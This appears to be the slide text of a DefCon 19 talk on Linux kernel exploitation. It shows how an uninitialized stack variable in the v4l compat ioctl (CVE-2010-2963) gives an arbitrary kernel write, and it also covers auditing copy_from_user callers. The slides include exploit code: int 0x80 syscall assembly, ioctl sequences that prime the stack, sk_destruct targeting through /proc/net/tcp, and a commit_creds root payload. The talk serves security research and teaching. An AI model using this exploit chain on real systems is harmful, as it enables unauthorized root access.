Kernel Exploitation via Uninitialized Stack

http://people.canonical.com/~kees/defcon19/

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20 Minutes!

- introduction
- quick Linux kernel exploitation basics
- audit callers of copy_from_user() for mistakes
- found a flawed function, but don't have direct control?
- controlling an uninitialized stack variable
- become root
- questions

introduction

who I am, what I do

Kees Cook

- Pronounced “Case”
- @kees_cook on Twitter

DefCon Capture the Flag

- Started participating in 2003
- With Team 1@stPlace, won in 2006 and 2007
- Still play in the qualification rounds just for the fun of it

Ubuntu Security Team

- Started working for Canonical in 2006
- Responsible for keeping Ubuntu as safe as possible
- Enjoyed getting compiler hardening into shape
- Now focusing on kernel hardening

quick Linux kernel exploitation basics

key to kernel exploitation is the arbitrary write

Control kernel memory

- Kernel determines permissions

Credentials

- Change your process's UID to 0

Fun bit is finding the targets

- Hunt through kernel memory
- Global functions, variables

there is an extensive list of potential targets and triggers

Function tables!

- struct security_operations global pointer: security_ops

  include/linux/security.h

  easy offset to “ptrace_access_check”, but requires a little clean-up

- System-wide IDT

  Attacking the Core: http://www.phrack.org/issues.html?issue=64&id=6

  requires handling interrupt mode

- single, isolated struct sock

  sk_destruct called on close()

  easy to find in memory via /proc/net/tcp

but you need to find a flaw first

Everything is a theory until you find a flaw

- Using a flaw tends to be easy
- Finding a flaw tends to be harder

Interface boundaries

- Switches from userspace to ring0
- Changes in privilege levels

audit callers of copy_from_user() for mistakes

there are a lot of copy_from_user() callers

3893 to be exact

- git grep copy_from_user | wc -l

Need to find unsafe uses

- Length isn't checked correctly
- Source isn't checked correctly
- Destination isn't checked correctly

advanced static analysis?
nah, just use grep

Regular expressions

- Can get you most of the way, very quickly

Unchecked copy_from_user

- __copy_from_user() without access_ok()
- Very few callers
- Intel DRM (CVE-2010-2962, me)
- RDS (CVE-2010-3904, Dan Rosenberg)

Okay, slightly advanced static analysis: Coccinelle

- http://coccinelle.lip6.fr/
- “Semantic Patch”, but I use it as “Semantic Grep”

semantic grep example

```
@cfu@
position p;
@@

 copy_from_user@p(...)
```

First

Whitelist Patterns

…

...

```
@cfu_simple@
position cfu.p;
expression f;
identifier e;
@@

(
  copy_from_user@p(&e, f, sizeof(e))
|
  copy_from_user@p(e, f, sizeof(*e))
)

…
…
```

```
@depends on (!cfu_simple and …)@
position cfu.p;
@@

* copy_from_user@p(...)
```

Final

focus on areas that do not get a lot of usage/users

Rare network protocols

- SCTP
- RDS

Interfaces with few consumers

- Video DRM: mostly just Xorg
- Network diagnostics: handful of debugging tools
- New syscalls
- Compat

compat (64bit to 32bit, API versions) has had lots of bugs

Syscall Compat

- Not clearing high portion of register used for jump table lookup
- CVE-2007-4573 and CVE-2010-3301

API Compat

- Extremely few users
- CVE-2010-2963, code had 0 users, in fact

Generally

- Just look at Mitre for some history
- http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=kernel+compat

found a flawed function, but don't have direct control?

CVE-2010-2963 is a great example in the v4l compat functions

```
static int get_microcode32(struct video_code *kp, struct video_code32 __user *up) {
        if (!access_ok(VERIFY_READ, up, sizeof(struct video_code32)) ||
                copy_from_user(kp->loadwhat, up->loadwhat, sizeof(up->loadwhat)) ||
                get_user(kp->datasize, &up->datasize) ||
                copy_from_user(kp->data, up->data, up->datasize))
                        return -EFAULT;
        return 0;
}
static long do_video_ioctl(struct file *file, unsigned int cmd, unsigned long arg) {
         union {
                 struct video_tuner vt;
                 struct video_code vc;
...
         } karg;
         void __user *up = compat_ptr(arg);
...
         switch (cmd) {
...
         case VIDIOCSMICROCODE:
                 err = get_microcode32(&karg.vc, up);
...
```

unchecked copy_from_user() from uninitialized address on stack

karg contents uninitialized

- But “uninitialized” really means “filled with memory from before”

karg lives on the stack

- What went there before?

the build didn't bother to emit warnings

- Compiler assumes we meant to do that

controlling an uninitialized stack variable

find an overlapping function or call path

How about the same ioctl?

- same call path
- at least the same stack size

```
static long do_video_ioctl(struct file *file, unsigned int cmd, unsigned long arg) {
        union {
                struct video_tuner vt;
                struct video_code vc;
...
        } karg;
        void __user *up = compat_ptr(arg);
...
        switch (cmd) {
...
        case VIDIOCSTUNER:
        case VIDIOCGTUNER:
                err = get_video_tuner32(&karg.vt, up);
...
```


examine offsets and alignments of the on-stack variables

```
struct video_code32 {
        char            loadwhat[16];
        compat_int_t    datasize;
        /* 4 bytes of compiler-added padding here */
        unsigned char * data;          /* 24 bytes to pointer */
 };

...

struct video_tuner32 {
         compat_int_t tuner;
         char name[32];                /* 4 bytes from start of struct */
         compat_ulong_t rangelow, rangehigh;
         u32 flags;     /* It is really u32 in videodev.h */
         u16 mode, signal;
};
```

stack memory view



top

Saved junk before ioctl

karg, after VIDIOCSTUNER:

tuner name[32]

other locals...

..

.

bottom

<-->

Saved junk before ioctl

karg, entering VIDIOCSMICROCODE:

loadwhat[16]

datasize

padding

data

other locals...

..

.

arrange stack with the values you need via careful invocation

datasize and data for source are used directly

- No special tricks needed:

```
vc->datasize = length;
vc->data = source;
```

data pointer for destination needs to be overlapped and left on stack

```
uint64_t *ptr = (uint64_t*)(&(tuner->name[20]));
*ptr = destination;
```

prime the page tables to keep extra things off the stack

Kernel stack is used by everything in the process

- Doing memory access to page stuff into memory?
- Added a printf() to aid debugging?

Any work between or in syscalls may trigger further kernel stack work

- Avoid syscall wrappers (libc)
- Avoid calling the interface for the first time

In this case, we must call 32bit syscall from 64bit userspace

- Use int 0x80
- Write some assembly

make the call...

```
unsigned int syscall32(unsigned int syscall, unsigned int arg1,
                                        unsigned int arg2, unsigned int arg3)
{
        unsigned int rc;
        asm volatile("movl %1, %%ebx;\n”
                    “movl %2, %%ecx;\n"
                    "movl %3, %%edx;\n”
                    “movl %4, %%eax;\n"
                    "int $0x80;\n”
                    “movl %%eax, %0;\n"
                    : "=g"(rc) /* output */
                    : "g"(arg1), "g"(arg2), "g"(arg3), "g"(syscall) /* input */
                    : "%eax", "%ebx", "%ecx", "%edx"/* clobbered registers */ );
        return rc;
}
```

… and write arbitrarily

```
// beat memory into the stack...
code = 0x40347605; // VIDIOCSTUNER
syscall32(IOCTL_SYSCALL, (unsigned int)dev, code,
                (unsigned int)(uintptr_t)tuner);
syscall32(IOCTL_SYSCALL, (unsigned int)dev, code,
                (unsigned int)(uintptr_t)tuner);
syscall32(IOCTL_SYSCALL, (unsigned int)dev, code,
                (unsigned int)(uintptr_t)tuner);

/* VIDIOCSMICROCODE32,
   the badly constructed VIDIOCSMICROCODE */
code = 0x4020761b;
syscall32(IOCTL_SYSCALL, (unsigned int)dev, code,
                (unsigned int)(uintptr_t)vc);
```

become root

aim arbitrary write at target

Use struct sock exploit method from Dan Rosenberg's code

- open a TCP socket
- Look up where the socket is in kernel memory from /proc/net/tcp
- target the sk_destruct function pointer

  (find it with “offsetof(struct sock, sk_destruct)”)
- kptr_restrict now blocks /proc/net/tcp

  (but INET_DIAG netlink is still leaks these addresses)

```
$ cat /proc/net/tcp | grep 7A69
   9: 00000000:7A69 00000000:0000 0A 00000000:00000000 00:00000000
 00000000  1000        0 2087721 1 ffff88011c972d80 300 0 0 2 -1
```

create a payload

Use prepare/set cred payload method from Brad Spengler's Enlightenment code

- Look up kernel addresses for needed functions
- Call them to reset credentials to uid 0

```
commit_creds = (_commit_creds)get_kernel_sym("commit_creds");
prepare_kernel_cred = (_prepare_kernel_cred)
                        get_kernel_sym("prepare_kernel_cred");
 ...

 int __attribute__((regparm(3)))
 getroot(void * file, void * vma)
 {
     commit_creds(prepare_kernel_cred(0));
     return -1;
 }
```

trigger the target

Just close the socket

- Boom

Enjoy ring0

- Kernel cleans up for you

Demo

Follow along!

- http://people.canonical.com/~kees/defcon19/vyakarana.c

Questions please

Thank you

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